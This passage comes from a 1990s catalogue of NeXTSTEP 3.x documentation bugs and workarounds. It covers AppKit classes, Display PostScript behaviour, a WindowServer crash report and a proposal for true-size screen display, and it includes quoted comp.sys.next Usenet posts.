-sendAction:(SEL)theAction to:theTarget{ // based on documentation only, might not be reality
 return [NXApp sendAction:(((nil!=theAction)
)?theAction:action)
 to:(((nil!=theAction)&&(nil!=theTarget))?theTarget:target)
 from:self
]?self:nil;
}
```

Report history: KBNS.33.1.rev

## 02\_ApplicationKit/Classes/NXBrowserCell.rtf

After this only before 3.2

### KBNS.10.2.010\_o3.0o\_b3.2 Bug\_NeXT.45393

- NXBrowserCell

The following methods have been added to NXBrowserCell to set an image that is displayed on the left side of the cell. The alternate image is used when the cell is highlighted.

- setImage:backgroundImage;
- image;
- setAltImage:newAltImage;
- altImage;

These methods aren't documented yet, although they are announced in ReleaseNotes/AppKit.rtf. Don't forget to mention that the NXBrowserCells won't make a copy of the NXImage, they will use the very instance provided in setImage:. In fact, the application will crash if the same NXImage is assigned to multiple NXBrowserCells, so a copy must be provided each time. Is this the same behaviour as for other setImage: methods?

## 02\_ApplicationKit/Classes/NXDataLink.rtf

XXX.3.2 KBNS.10.2.026\_3.0o Typo 1 ``dependent", 1 ``dependant" (the typo) in this document

## 02\_ApplicationKit/Classes/OpenPanel.rtf

XXX.3.2 KBNS.00.0.247\_o3.0o Small detail... or is it?

### **runModalForDirectory:file:types:**

Loads up the directory specified in *path* and optionally sets *filename* as the default file to open. If *filename* is NULL, no default file is set. *fileTypes* is a NULL-terminated list of extensions (not including the period) to be used to filter candidate files. If the first item in the list is a NULL, then all ASCII files will be included.

Now this explains a lot: NeXT *really* believes that ASCII stands for arbitrary byte stream! They should try `man ascii`. In this case, ``ASCII" should be removed.

## 02\_ApplicationKit/Classes/Pasteboard.rtf

### **KBNS.33.1.012\_o3.2o Don't use NULL for nil**

Description: In the documentation for `declareTypes:num:owner:`, the last argument may be nil, but the documentation says ``NULL".

How to verify: Should be obvious.

Urgency: Fairly innocent, but not correct.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Use nil instead.

Cure (for NeXT): Write nil instead of NULL.

Comment: Shouldn't there be a warning from the compiler?

**XXX.3.2 KBNS.10.2.025\_o3.0o English** It's ``extension", not ``extention" (3 times). For the convenience of the documenters, I tried to find all occurrences in /NextLibrary using WM's Finder, but *none* were found, not even the three in this file. Now what does that tell?...

## 02\_ApplicationKit/Classes/SavePanel.rtf

### **KBNS.10.2.023\_o3.0o\_b3.2 KBNS.32.0.rev A recipe for crashes and spurious behaviour**

In NS\_3.0:

#### **runModalForDirectory:file:**

- (int)**runModalForDirectory:**(const char \*)*path* **file:**(const char \*)*filename*

Initializes the panel to the file specified by path and name, then displays it and begins its modal event loop. Invokes Application's

**runModalFor:** method with **self** as the argument. Returns the constant returned by that method, depending on the method used to stop the modal event loop.

In NS\_3.2:

**runModalForDirectory:file:**

- (int)**runModalForDirectory:**(const char \*)*path* **file:**(const char \*)*filename*

Initializes the panel to the file specified by path and name, then displays it and begins its modal event loop. Invokes Application's **runModalFor:** method with **self** as the argument. Returns NX\_OKTAG (if the user clicks the OK button) or NX\_CANCELTAG (if the user clicks the Cancel button).

So that means that the conclusion of my research before KBNS.32.0 (maybe this was known to others, but I had to find it out for myself) is now the official version. If you don't have 3.2 yet: NX\_CANCELTAG stands for 0, NX\_OKTAG for 1.

XXX are SavePanel's runModal... methods independent of each other???

## 02\_ApplicationKit/Classes/ScrollView.rtf

### XXX.3.2 KBNS.11.0.019\_o3.0o Flipped unannounced

As part of its `-initWithFrame:` method, a `ScrollView` does a `[self setFlipped:TRUE]`, but this is not documented. Nevertheless, it is important to know this for anyone who wants to override `-tile`, as in the `ScrollDoodScroll` example. Workaround for this kind of poor documentation: use things like `(![self isFlipped])?NX_YMAX:NX_YMIN`, or anything you can think of to speed this up if needed, like macros.

## 02\_ApplicationKit/Classes/Text.rtf

### XXX.3.2 KBNS.00.0.041\_o3.0o KBNS.11.1.rev RTF coding.

The documentation doesn't mention `\gray`, while this codeword *is* clearly used, and `\tx` ("tab position in twips from left margin" according to the MS RTF spec, where "a twip is one twentieth of a printer's point" (do they really mean 1/72.27 in., or just the modern point which is 1/72 in.?). The documentation should also clarify that `\fc` is for backward compatibility with previous versions of the `Text` object which mistakenly wrote and read this instead of `\cf`, and is therefore always used together with the correct `\cf`. And then there is the strange `\cf0` (or `\cf0\cf0`): this is inserted into the RTF

code for no reason at all, and the *weird* thing is that it is a no-op if it follows a \gray codeword, but it does change the text (to black) if it is the only colour indication on its line (found because of the special preparation of previous versions of KBNS<sup>1/4</sup>). Furthermore, \gray167 is changed to \gray166 (this is *no* way to round 1/6). And I didn't see a pointer to the official RTF spec, or some form of relevant summary in the on-line docs (I didn't look closely, though)?

The RTF spec is ``reproduced" (more like massacred) in the pre-3.1 Supplemental Documentation (only in printed form), and is also available on-line as <ftp://indri.primate.wisc.edu/pub/RTF/RTF-Spec.rtf> according to Bruce\_Gingery, or

<ftp://ftp.informatik.uni-muenchen.de/pub/comp/platforms/next/Text/rtf/RichTextSpef.rtf> according to ploeger@aplki.toppoint.de.

XXX.32.1

Newsgroups: comp.sys.next.programmer  
From: henry@trilithon.com (Henry McGilton)  
Subject: Re: RTF Spec  
Date: Wed, 6 Jul 1994 16:13:23 GMT

In article <2vc43r\$c70nntp.ucs.ubc.ca> mike@ceramics.cmpe.ubc.ca (Michael C. Cam) writes:

\* Can anyone tell me where I can find the RTF specification  
\* and any good books that teach RTF.  
FTP to indri.primate.wisc.edu (128.104.230.11). There's a collection of RTF related material there maintained by Paul Dubois. It has the RTF specifications and also contains an RTF parser and some translators.

..... Henry

-----  
From: dwaldron@dtsdemo.rrdts.donnelley.com (Doug Waldron)  
Newsgroups: comp.sys.next.programmer  
Subject: Re: Looking for RTF spec  
Date: 13 Dec 1994 12:03:32 -0600

Dave Griffith (griffith@crl.com) wrote:  
: I'm looking for a copy of the Microsoft RTF specification, and any  
: restrictions or quirks for RTF on the NeXT. Microsoft.com appeared  
: to have nothing at all. This seems a rather important thing to leave  
: out of the NeXT docs, but it doesn't seem to be their either. Thanks  
: in advance.

: --  
: --Dave Griffith, griffith@crl.com

You can ftp the spec from ftp.microsoft.com  
I'm not sure which directory, but the file is gc0165.exe

-----

### XXX.3.2 KBNS.11.1.031\_o3.1o

For all other properties, it performs the **setFont:paraStyle:** method.

That should be **setSelfFont:paraStyle:** (verified). Hmm, test again.

### XXX.3.2 KBNS.11.1.032\_o3.1o

A paragraph ends in a Return character; the first paragraph is paragraph 0, the second is paragraph 1, and so on.

Shouldn't that be a ``newline" character? I think so!

## 02\_ApplicationKit/Classes/View.rtf

### KBNS.00.0.249\_o3.0o\_o3.2o View is *not* an abstract class

View is an abstract class that provides its subclasses with a structure for drawing and handling events. Most of the classes defined in the Application Kit are direct or indirect subclasses of View.

An abstract class is one that cannot be (meaningfully) instantiated, like an Object or a Responder. Most contentView or docView are plain ordinary Views.

### KBNS.00.0.248\_o3.0o\_o3.2o -acceptsFirstMouse Formulation very confusing

Only the last sentence indicates that this method *determines* the View's behaviour; the previous sentences rather explicitly suggest that this method *inspects* that behaviour, like -canDraw. There's a lot of stuff in the documentation that is easily understood... by someone who already knows anyway. Maybe that's why nobody appears to want to correct it. (The documentation's style is also more suitable for understanding a particular program rather than learning how to write one.)

#### **acceptsFirstMouse**

- (BOOL)**acceptsFirstMouse**

NOW: This returns YES if an initial mouse-down event in the ViewDan event that causes the View's Window to become the key windowDis sent to the View (through a **mouseDown:** message). If only those mouse-downs that occur when the View's Window is already key are sent, this returns NO (the default). The only way to change the default behavior is to implement this method in a

View subclass.

FOR EXAMPLE:

For every ``first" mouseDown over a View *theView* (a mouseDown that occurs while its Window *theWindow* isn't already the key Window), *theWindow* asks *theView*, by sending it this method, whether it wants to receive a mouseDown: message for that event. View's default implementation is to answer NO, to indicate that it wants to ignore initial clicks in its Window. Note that the Window will not try to find another recipient for the event message if it is refused in this way.

The intention here is to give the user a large area of the Window where it can be made key by clicking on it, without causing any selections to change. Only for relatively small Views that are easily identified as causing something to happen, like most Controls, should this method be overridden; the decision may also depend on the particular mode of the View. For examples, use HeaderViewer to see which classes (sometimes) answer YES, and try some of the bundled applications; look at Matrix in particular.

Report history: KBNS.33.2.rev small addition

### **KBNS.33.2.009\_o3.2o -drawSelf:: graphics state**

Description: The View documentation about -drawSelf:: gives no information about what can be assumed about the current PostScript graphics state, nor about what changes are allowed.

How to verify: Should be obvious.

Urgency: Does no damage, not immediately obvious (display mishaps may be caused by this, or wasted performance), workaround available.

Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Look at /NextLibrary/Documentation/NextDev/Concepts/Pre3.0\_Concepts/07\_ProgDynam.rtf, section ``Graphics State Parameters".

Cure (for NeXT): Add a reference to the Concepts information. Perhaps add a template for those parameters for which no value can be assumed, like SO:

```
-drawSelf:(const NXRect*)rects :(int)rectCount{
 /*template for the undefined parameters of the graphics state*/{
 /*todo delete what is not required, adapt as required*/
 PSsetgray(0.0); /*color*/
 PSnewpath(); /*position, path*/
```

```

/*font*/{
 /*var*/ id theFont;
 theFont=[Font
 userFontOfSize:12
 matrix:([self isFlipped]?NX_FLIPPEDMATRIX:NX_IDENTITYMATRIX)
];
 if(NX_DRAWING==NXDrawingStatus) theFont=[theFont screenFont];
 [theFont set];
}
PSsetlinewidth(1.0); /*line width*/
}
/*drawing code...*/
}

```

### KBNS.11.1.001\_o3.0±3.2o -mouse:inRect: Inaccuracy.

#### mouse:inRect:

- (BOOL)mouse:(NXPoint \*)aPoint inRect:(NXRect \*)aRect

Returns whether the cursor hot spot at the point specified by *aPoint* lies inside the rectangle specified by *aRect*. *aPoint* and *aRect* must be expressed in the same coordinate system. [KBNS Should be: ``in the *receiver's* coordinate system"; the whole point is that this method is just a little bit easier to understand and use than `NXMouseInRect(aPoint,aRect,[receiver isFlipped]).`]

Report history: KBNS.11.3.rev

### KBNS.33.1.034\_o3.2o -useOptimizedDrawing:

Description: ``You should always set *flag* to YES if there are no overlapping subviews within the Window." is not accurate.

How to verify: There's nothing wrong if this is not done.

Urgency: Suggestion.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: Read as ``Performance may be enhanced by setting *flag* to YES if there are no overlapping subviews within the Window.".

Cure (for NeXT): See Workaround.

Comment: How much of a difference does it make? See KBNS.33.1.032!

Suggestion(s): Why isn't this tracked by the AppKit itself (in the methods that add/remove/position subviews)?

**After this only before 3.2**

**KBNS.11.0.010\_o3.0o\_b3.2 -setOpaque:**

**setOpaque:**

- **setOpaque:**(BOOL)*flag*

Sets the View to be opaque or transparent as *flag* is YES or NO. The entire area of an opaque View is automatically covered (white) when the View is displayed. By default, a View is opaque. Returns **self**.

Actually, the default is not opaque, and neither is an opaque View automatically covered (white) when it is displayed. Verified in a custom View instantiated from a NIB, but I guess this is just doing `[[ClassInNIB alloc] initWithFrame:&frameInNIB]`, so... Minimal cure: ``Sets the View to be opaque or transparent as *flag* is YES or NO. By default, a View is not opaque. Returns **self**." (the actual behaviour is correct, the documented one is no good (use as contentView in a Box...)). Better: information about what this method is used for (`displayFromOpaqueAncestor:::`, but what else?), and a remark about how it should be treated in a subclass (but that's something that can be said for the bulk of the documentation).

## 02\_ApplicationKit/Functions/AppKitFuncs.rtf

**XXX.3.2 KBNS.10.2.039\_o3.0o Obscure, NXLogError(), see also KBNS.10.3.025.** The description should become

If the application was launched from a shell <<explain how **NXLogError()** knows this, maybe it's something with a controlling terminal (what if an application launched from a shell divorces from its controlling terminal?)>>, **NXLogError()** writes a `sprintf()`-formatted <<that, or something more elaborate?>> string to **stderr**. If the application was launched from the Workspace Manager instead, **NXLogError()** gives that *same* string `aString` (right, **syslog()**'s `%m` does *not* work with **NXLogError()**) to `syslog(LOG_USER|LOG_ERR, "%s", aString)`, with **syslog()** configured to mention the process' name and pid. Depending on `/etc/syslog.conf`, this means that the message will normally end up on the console, preceded by the time of occurrence, the name of the host, the process name and process number. See the UNIX manual pages for **syslog()** and **syslogd()** for more information.



**XXX.3.2 KBNS.10.3.026\_o3.0o NXArgv** Isn't documented. The only documentation is in NextDev/Concepts/Pre3.0\_Concepts/06\_ProgStructure.rtf.

**XXX.3.2 KBNS.11.1.021\_o3.0±3.1o Bug\_NeXT.49878 NXSystemDomainName mystery, reported by Bruce\_Gingery for 3.1, my explanation**

What nonsense to name this constant like this and document it as ``The name of the host's domain.", when in fact it is the owner name (``system") of such default properties as "NXWindow Frame NXSavePanel"··· It led Bruce\_Gingery to complain that it doesn't give the same result as getdomainname(), and I merely stumbled on the truth while examining /usr/shlib/libNeXT\_s.C.shlib. There's another called \_NXAppKitDomainName, that probably stands for ``NeXT1", another owner (this is speculation).

## 03\_Common/Classes/NXBundle.rtf

**XXX.32.2**

And, assuming that only the rare user will exercise every part of the application, it will also consume less memory as it runs. This not true: for a statically linked application too, only those parts actually exercised are loaded into RAM as needed. Only the Objective-C runtime information would have occupied more space, and time to initialise (before +initialize even). And there's also fragmentation to consider, which would not occur with static linking. It's a non-trivial trade-off···

Report history: KBNS.33.1.rev

## 05\_DisplayPS

The summaries contain more information than the main information (xyshow, selectfont)!!!  
Where is all that information that is/used to be in the printed ``Supplemental Documentation" manual (specs for AFM, CBDF, EPSF, and manuals about the DPS Client Library, something about a Perspective, pswraps, and information about colour, composite font and DPS extensions)?  
And why not add the full Adobe anonymous ftp archive?

**KBNS.32.1.021\_o3.2o Documentation for xyshow/PSxyshow() missing or misleading**

Description: The only references in NextDev, according to Librarian.app, are:

Concepts/Performance/C\_ImprovingDrawingPerformance.rtf

Concepts/Performance/H\_Checklist.rtf

Summaries/05\_DisplayPS/OpSummary.rtf

Summaries/05\_DisplayPS/SingleOpSummary.rtf

Where's the non-summary documentation? Furthermore, the documentation in C\_... is misleading: see Workaround. And the documentation in the summaries doesn't really help, either.

How to verify: Should be obvious. For the real behaviour, print anything to a file, and analyse the definition of xywrite.

Urgency: Makes a programmer lose time finding out what this is all about.

Confirmed: Raf\_Schietekat (o3.2o)

Workaround: xywrite takes a string of  $n$  characters, and  $2n$  reals (this value should be the last argument to PSxyshow). It loops over the string's characters, showing each one and then moveto'ing to the next pair of coordinates. So this operator really replaces a sequence like `((a) show x y moveto (b) show x1 y1 moveto` rather than `((x y moveto (a) show x1 y1 moveto (b) show`" (taken from C\_ImprovingDrawingPerformance) with `((ab) [x y x1 y1] xyshow`".

Cure (for NeXT): Document properly.

;/NextLibrary/Documentation/NextDev/GeneralRef/07\_IndexingKit/Classes/  
IXRecordManager.rtf;;-07\_IndexingKit/Classes/IXRecordManager.rtf

**KBNS.10.3.035\_o3.0o\_o3.2o setComparisonFormat:andContext:forAttributeNamed:** Actually, there is no such thing!

ApA\_DataFormats/DataFormats.rtf

**XXX.3.2 KBNS.00.0.252\_o3.0o**

Not all formats are documented (NXFileContentsPboardType, NXColorPboardType).

Suggestion: an NXBytestreamPboardType for binary data, and an NXNextstepEncodingPboardType for non-ASCII text, so that NXAsciiPboardType

doesn't have to be abused for this. NXAsciiPboardType would be derived from NXNextstepEncodingPboardType by the NXToAscii() function, this from NXRTFPboardType. And of course, NXUnicodePboardType later on<sup>1/4</sup>

**XXX.3.2 KBNS.10.2.037\_o3.0o NXTIFFPboardType** Rather than 5.0, NS\_3.0 supports 6.0 of the TIFF standard, say the ReleaseNotes. Which should I believe? Making statements like this, if not supported by a strategy to update them (same for NCARGS in execve(2)), is very unprofessional.

## ApA\_DataFormats/DataFormats.rtf

### **KBNS.32.1.012\_o3.2o It's NXAutoLaunch, not NXAutolaunch**

Description: See title.

How to verify: Use Librarian: this is the only location in NextDev (of four) where this is spelled incorrectly.

Urgency: The application will never know it has NXAutoLaunch'ed, but without any error indication. The source of the error: the very documentation!

Confirmed: Raf\_Schietekat (o3.2o)

Workaround: Use NXAutoLaunch.

Cure (for NeXT): Spell correctly.

Report history: Exchange on c.s.n.programmer around 1994-03-22

**/NextLibrary/Documentation/NextDev/Sybase;¬/**

**NextLibrary/Documentation/NextDev/Sybase**

;KBNS.33.2.rtf;Contents;¬Contents

## NextDev/Sybase

**XXX.3.2 KBNS.11.2.015\_o3.1o Bug\_NeXT.35100 Reported by NeXT in printed supplemental release notes [6004.00] with NEXTSTEP\_Dev\_3.1**  
Something with that you've got too much documentation and that the index is out of date or something, see document mentioned.

**/NextLibrary/Documentation/NextDev/UserInterface;~/  
NextLibrary/Documentation/NextDev/UserInterface**  
;KBNS.33.2.rtf;Contents;~Contents

**~/NextLibrary/Documentation/NextDev/UserInterface/03\_Mouse/  
Mouse.rtfd;;~NextDev/UserInterface/03\_Mouse/Mouse.rtfd**

### **KBNS.00.0.253\_o3.0o\_o3.2o Misleading information about multiple clicks**

Description: ``For example, double-clicking an icon in a Workspace Manager window picks out that icon just as a single click would. It then goes on to open the application associated with the icon." What really happens here (on the shelf anyway) is that WM waits for either the double-click time window to elapse before selecting the icon on the path, or for a double-click to occur to open or activate it.

Another example is double-clicking a file name in a File Viewer in Browser mode when that file is in the rightmost column. Other than the fact that a single click opens a column to the right of that file (which a normal browser would not do), double-clicking works; double clicking a non-leaf item in the rightmost column doesn't work (the column shift to the left and the second click is lost), or it does indeed work naively like this documentation says.

How to verify: Should be obvious.

Urgency: Misleading information.

Confirmed: Raf\_Schietekat (o3.0o\_o3.2o, reported)

Workaround: Read KBNS.00.0.253 :-)

Cure (for NeXT): Tell the truth, the *whole* truth, and nothing but the truth.

Report history: KBNS.33.0.rev

# PostScript;¬PostScript ;KBNS.33.2.rtf;Contents;¬Contents

**See also:**

**KBNS.33.1.035\_o3.2o Nonretained Windows have numerous problems**

KBNS.33.2.XXX  
From: wilkie@cg.tuwien.ac.at (Alexander Wilkie)  
Newsgroups: comp.sys.next.bugs,comp.sys.next.software  
Subject: Strange postscript code causes problems  
Date: 6 Feb 1996 17:21:56 GMT

Hi net!

Perhaps this is an old one, but I don't know the solution:

In any application, choose Print... and press the button "Save". You get a panel that lets you save the printer output of the app in question to a Postscript file. So far, so good.

This panel lets you choose between "Normal, device independent PS", "PS for selected printer" and "PS for selected printer plus fonts".

The first option works. In the other two cases, a command is inserted into the code that causes everything but a NeXT to stall when interpreting the code:

```
%%BeginFeature: *PageSize A4
/A4 setpapersize
%%EndFeature
```

instead of

```
%%PaperSize: A4
```

which works o.k. for option 1.

What is going on here? Is there a way to prevent the insertion of this obviously nonstandard PS command? Why does it work on a NeXT? Why is this command only inserted in the two printer-specific cases?

Any help is greatly appreciated; this bug (?) stalled work of mine for 3 days, so I'm rather curious...

ys

Alexander Wilkie

--

e-mail: wilkie@cg.tuwien.ac.at (NeXTMail preferred, MIME o.k.)

www : http://www.cg.tuwien.ac.at/~wilkie/

-----

XXX.33.1 Oh well, just writing some thoughts down.

While loading KBNS, which takes a long while, the document Window seems to become Nonretained without background color, if such a thing exists. This should be always white. (Same thing can happen for application failures.)

Also, when a Buffered window is moved, it is updated from its buffer. This might not be the most efficient thing to do, because bit depth may have to be converted. Would it be more efficient to copy within the screen buffer?

XXX.32.2 Is the solution given that for the problem described? Summarise...

From: kcd@babylon5.jumpgate.com (Kenneth Dyke)

Newsgroups: comp.sys.next.sysadmin, comp.sys.next.software, comp.sys.next.bugs

Subject: Re: 3.3 (poor video performance)

Date: 3 Jan 1995 03:34:39 GMT

Reply-To: kcd@babylon5.jumpgate.com

Keywords: 3.3, Video, possible explanation?

In article <schwettD1su4v.D0J@netcom.com> schwett@netcom.com writes:

> >One would think that 32-bit deep color windows would be the easiest to  
> >drag around as (I hope) they're stored in RAM in the same format that the  
> >graphics cards all use.

>

> Actually, I have come to believe that the problem is with translating from  
> one color depth to another. If you open a 32 bit window, like a WetPaint  
> document, it drags very smoothly. Open a 16 bit windows in 32 bit, and it  
> lags very sadly.

I think you might have nailed it. I just tried dragging around a 32-bit jpeg file in a window approximately the same size as my Mail folder and it's significantly faster. Dragging the Mail folder window really dogs. It looks like the translation that really got broken was the 12-bit to 24-bit because shell windows and such still drag quickly. I suppose I could try to see how well 8-bit grayscale windows drag around. [I just tried it and eight-bit still flies right along].

> The workspace uses 12/16 bit icons, doesn't it?  
>  
> In any case, you can help things a bit by using a color depth preferences  
> dealie and setting stuff to 8 bit, if you don't always need color. It helps,  
> but I'm still going to trash NeXTStep unless NeXT fixes this.... and soon!

Well, I like NEXTSTEP too much to trash it over this little annoyance, but I do think a bug report is in order.

> Everybody who has this problem, PLEASE PLEASE PLEASE BUG NEXT. They need to  
> know that it's not just a fluke.

Agreed.

-Ken  
(Otherwise an extremely happy camper with 3.3.)

--  
Kenneth C. Dyke | GCS/E d-(---) H s !g !p au a- w+ v(-) C++(++++) P- L-  
kcd@jumpgate.com | 3- UIX++++\$ E--- K- N++ W--- M--(-) !V -po+ f Y+ 5++  
NeXTMail and MIME Ok | j- G' tv b+ D+ B- e+ h+ u\*\*(---) n----(---) y++(\*>\*\*)   
IRC: Nyx | PGP Public key available via finger | "Just one fix." -Ministry  
-----

Newsgroups: comp.sys.next.hardware,comp.sys.next.bugs  
From: schwett@netcom.com  
Subject: More Video (3.3+PCI) Problems; Is NeXT full of it?  
Summary: Explain this, please!  
Keywords: video pci slow 3.3  
Date: Sun, 22 Jan 1995 08:12:26 GMT

I'm sure we've all heard NeXT's explanation of the slow video in 3.3.

To summarize, they blame it on a buggy intel support chip, which results in the disabling of write posting, a "performance feature."

However....

Since hearing this, I have tried 3.3 on \*THREE\* different motherboards, using THREE\* different chipsets.

The results? EXACTLY THE SAME PERFORMANCE. (Or very close) I have tested the following with an ATi Graphics Pro Turbo, a Diamond Stealth 64, and a #9 GXE654/Pro. (All 4MB PCI Cars)



Send an Internet email to nextanswers@next.com with the two-word subject:  
INDEX HELP.

USING NEXTANSWERS VIA THE WORLDWIDE WEB

Connect to NeXT's webserver at <http://www.next.com>.

USING NEXTANSWERS BY ANONYMOUS FTP

Connect to ftp.next.com and read the help file pub/NeXTanswers/README.

USING NEXTANSWERS BY MODEM

Call the NeXTanswers BBS at (415) 780-2965. Log in as the user "guest" and enter the Files section.

USING NEXTANSWERS BY FAX

Call (415) 780-3990 from a touch-tone phone and follow the instructions.

---  
NeXT Computer Inc.  
-----

XXX.32.1  
How about including the full set of .afm files with each system? They're freely available, and that way the Courier for non-resident fonts will at least be spaced well. Make it a package.

XXX.32.1  
Date: Sun, 8 May 94 17:07:17 MET DST  
From: rfschtk (To: comp.sys.next.programmer)  
To: comp.sys.next.programmer  
Subject: SUMMARY: DPS issues  
Reply-To: rfschtk

LS,  
Only Scott Byer provided information.

---

Re: A plea from a notebook user - window sizing!

Re: Pixel pitch

NeXT has neglected to provide real-size WYSIWYG in Edit and Preview (and it's sooo simple!), and also to let DPS know the pixel pitch of the screen(s) attached (the device drivers should determine this from the hardware if possible, or be able to be manually configured otherwise, rather than be hard-coded for 92-ppi screens only, as is probably the case now). And there obviously isn't a `-[View scaleToRealSize]` method.

This information should obviously be kept in `NetInfo/LocalConfig/Screens`, and `Configure.app/Preferences.app` should provide the means to set it (well, the interface to set this up is far less important than proper operation, of course).

Workaround: ask the user and store in the defaults mechanism. Well, you should really store (host,resolution) pairs. Happy mission-critical programming.

---

Re: scan conversion details in NEXTSTEP's implementation of DPS

Scott misinterpreted my problem: these are 1-unit-wide strokes (the default), not zero-width strokes. So my point still stands that, contrary to NeXT Developer's Library/Supplementary Documentation/ Extensions for the DPS system/Scan conversion details, this 1-unit-wide, zero-length stroke is not drawn if `strokeadjust` is not on, although it should be (only zero-width strokes are exempt from the half-open pixels and shapes rule). Cure (for Adobe): change the documentation or the implementation.

Scott> Since the scan conversion rules are specifically not part

Scott> of the language specification, but are a private part of

Scott> the implementation, this is perfectly acceptable

Scott> behaviour.

Huh? ``To ensure consistent and predictable results, the scan conversion algorithm is now specified more rigorously.''

Scott> The correct way to draw a single pixel consistently is

Scott> to use `"1 1 idtransform"` to find the width and height of

Scott> a single device pixel in userspace, and then either use

Scott> `rectfill` (preferable) or `rline` to draw the pixels.

Well, if you say so; I just trusted the docs.

---

Re: synchronising contexts, BuildChar

Scott> Yes, it's both a real bug and a documentation bug.

Scott> `"condition"`, `"wait"`, et.al, should not be allowed to

Scott> execute within a `"BuildChar"` or `"BuildGlyph"` proc.

And I was so glad to have this neat scheme...

Raf> Suggestions for alternatives are welcome too. Would file I/O with

Raf> sockets (yuck) work? (Running NS\_3.2 on a NeXTstation.)

Scott> You could have the font grab the character definitions

Scott> at `definefont` time, and stick them in it's own `/CharProcs`

Scott> dictionary.

Huh? There is no information about the resolution before `setfont` (actually `scalefont/makefont`) time!

---

Raf Schietekat, RfSchtkk@maze.ruca.ua.ac.be, Flanders, Belgium

(real, i.e., with triangle in the Deliver button) NeXTmail preferred


Addressing limitations: no `!`, `%` or `.uucp` (? I should test this again)

# Display PostScript Crashes

## **KBNS.33.2.026\_o3.2o My DPS Server consistently crashes when viewing a particular document in Preview.app**

Description: I had printed a PDF 1.1 document (from Distiller 2.0, if I'm not mistaken) to a file for level 2, on a Windows system, using Acrobat Exchange, and wanted to view the result on my NeXTstation with Preview.app (communication was by NetWare). The size was over 4 MB. Preview took a long while (several minutes), and then the DPS server crashed (cursor somewhere in the top left area of the screen). This happened twice in a row (and another time the next day), for the same document. Another, smaller document, produced in the exact same way, didn't crash. Other details: I had removed some comment lines from the .ps file in an effort to make it conformant PostScript, so I could go back and forth in Preview.app, and I had tried to convert the `\r\n` sequence into just `\n`, to see whether that helped (but sometimes `\r` and sometimes `\n` appeared alone in the original document), only `\t` and `\n` survived as non-isgraph characters, but this apparently didn't help. Some additional info from console.log:

```
Jan 31 10:11:33 flexus WindowServer[229]: WindowServer: Exception caught: PS-108.1 on host `flexus', user `rfschtkk': Memory access exception on address 0x80808080: invalid address (SIGSEGV),
```



Software Version 3.2 (Lightning5S)

How to verify: Unfortunately, I cannot make the document available for testing (I'm keeping it for maybe testing future DPS versions, though). It was a big file (see Description).

Urgency: DPS server crash (with all that this causes, like being logged out and losing work in other applications), immediately obvious, no workaround.

Confirmed: Raf\_Schietekat (o3.2o, reported)

Workaround: None.

Cure (for NeXT): Make the DPS server more robust.

# Deficiencies

## KBNS.00.0.111\_o3.0o\_o3.2o WYSIWYG

Description: If a MegaPixel screen (or any other) is such a great *high-resolution* WYSIWYG display, why aren't NeXT's applications capable of displaying things at true size (Edit, Preview!!!), though probably not by default because of limited screen real estate (a switch and/or default could decide what to do)? Now the whole situation about a 92-ppi MegaPixel display is as if it were a shrunken 72-dpi screen! Of course, the GUI elements themselves (icons!) still need windowdeviceround space, but local WYSIWYG should definitely be possible.

How to verify: Just compare a Preview.app image with a printed page.

Urgency: Seems very important to me...

Confirmed: Raf\_Schietekat (o3.0o\_o3.2o, reported)

Workaround: Something like ````0 0 0 0 Nonretained window windowdevice 1 0 currenttoscreen pop currentwindow termwindow```, probably (will this work in OpenStep?)... This produces, on the operand stack, the scale factor to apply in a windowdeviceround window to get real WYSIWYG.`

Cure (for NeXT): Add real WYSIWYG at least to Edit and Preview. Provide a better way to get WYSIWYG (where to find this factor more easily, and maybe an extension to View to scale to WYSIWYG).

Report history: KBNS.32.1.rev Raf\_Schietekat complained for o3.0o that DPS didn't know the pixel pitch (in a different category), but this was probably wrong. This is a more accurate account (for o3.2o on a NeXTstation at least: how about the different screens on a NeXTstation Color and other hardware?).

XXX.32.2 maybe recycle this (was never sent)

It is obvious from the comments by Izumi and Bruce that my choice of the term `dpi' is highly confusing. I meant it as an indicator of `windowdevicerounded units per physical-world inch', but this seems rather unwieldy, and I thought that dpi might easily be recognized. OK, that name is out.

I went for a NetInfo entry for the reasons Bruce spelled out.

Regardless of dot pitch of the screen (which is not applicable to all screens, by the way: monochrome CRTs have no dots because they don't need a colour mask, and there's also a kind of RGB CRTs that have a line mask), it is continuously scanned from information in a frame buffer, which contains picture elements or `pixels', and this structure defines the resolution of the \*information\* that can be represented. DPS allows one to select windows using the `windowdeviceround', which sets up a user coordinate space of one unit per pixel. NEXTSTEP relies on this for the crisp display of its bezels and icons, so the main GUI elements will always be scaled with the pixel size. It appears that the DPS server in NEXTSTEP thinks that the hardware is driving a display using exactly 92 pixels or scan lines per inch (original MegaPixel display), and a corresponding resolution horizontally (square pixels), and it appears that this is hard-coded. So, the operator `windowdevice', which sets up a window with a user coordinate system corresponding to the standard PS convention of 72 units to the inch, would operate correctly on only some NEXTSTEP systems.

Well, the windowdevice operator would not typically be used directly in NEXTSTEP, because real WYSIWYG would appear inside a standard Window, which requires windowdeviceround. But there's another way to use this: you can achieve true WYSIWYG using a scale factor obtained as outlined in KBNS, something like:  
0 0 0 0 Nonretained window windowdevice 1 0 currenttoscreen pop currentwindow termwindow  
(here assuming square pixels). Assuming that DPS knows what's going on, which is not the case, currently.

So DPS's `windowdevice' has to be bypassed, and I'm not interested in physical properties of the display, only to get the size right. Also, why not forget about PostScript units/ratios, and specify pixel-per-real-world-unit instead: maybe NetInfo will be used on systems that don't use DPS...? (I won't drive things as far as pixels-per-meter, or meter-per-pixel, give or take a factor of 1000, because the industry-standard value 72 would be totally unrecognisable and difficult to type.)

=====  
So here's my modified proposal (ppi instead of dpi, and per dimension):  
./localconfig/screens/<screenname>/ppi=<92.17> <91.95>  
assuming that this would be a property of \*the\* \*current\* mode for that screen (I've heard Amiga uses multiple modes per screen, but let's assume that would not occur; this value would have to be changed by whatever changes video mode). Bruce's property HWResolution can still be added, but HWScale would be computed from ppi by dividing by 72. DPS would use this for windowdevice, and applications to get the proper scale factor in a windowdeviceround window.

And this question: what property (`slot'/'unit') corresponds to NXScreen's screenNumber? If you have a NeXTdimension setup with two `heads', please take a look inside NetInfo, and tell us.  
=====

Raf Schietekat, RfSchtkat@maze.ruca.ua.ac.be, Flanders, Belgium  
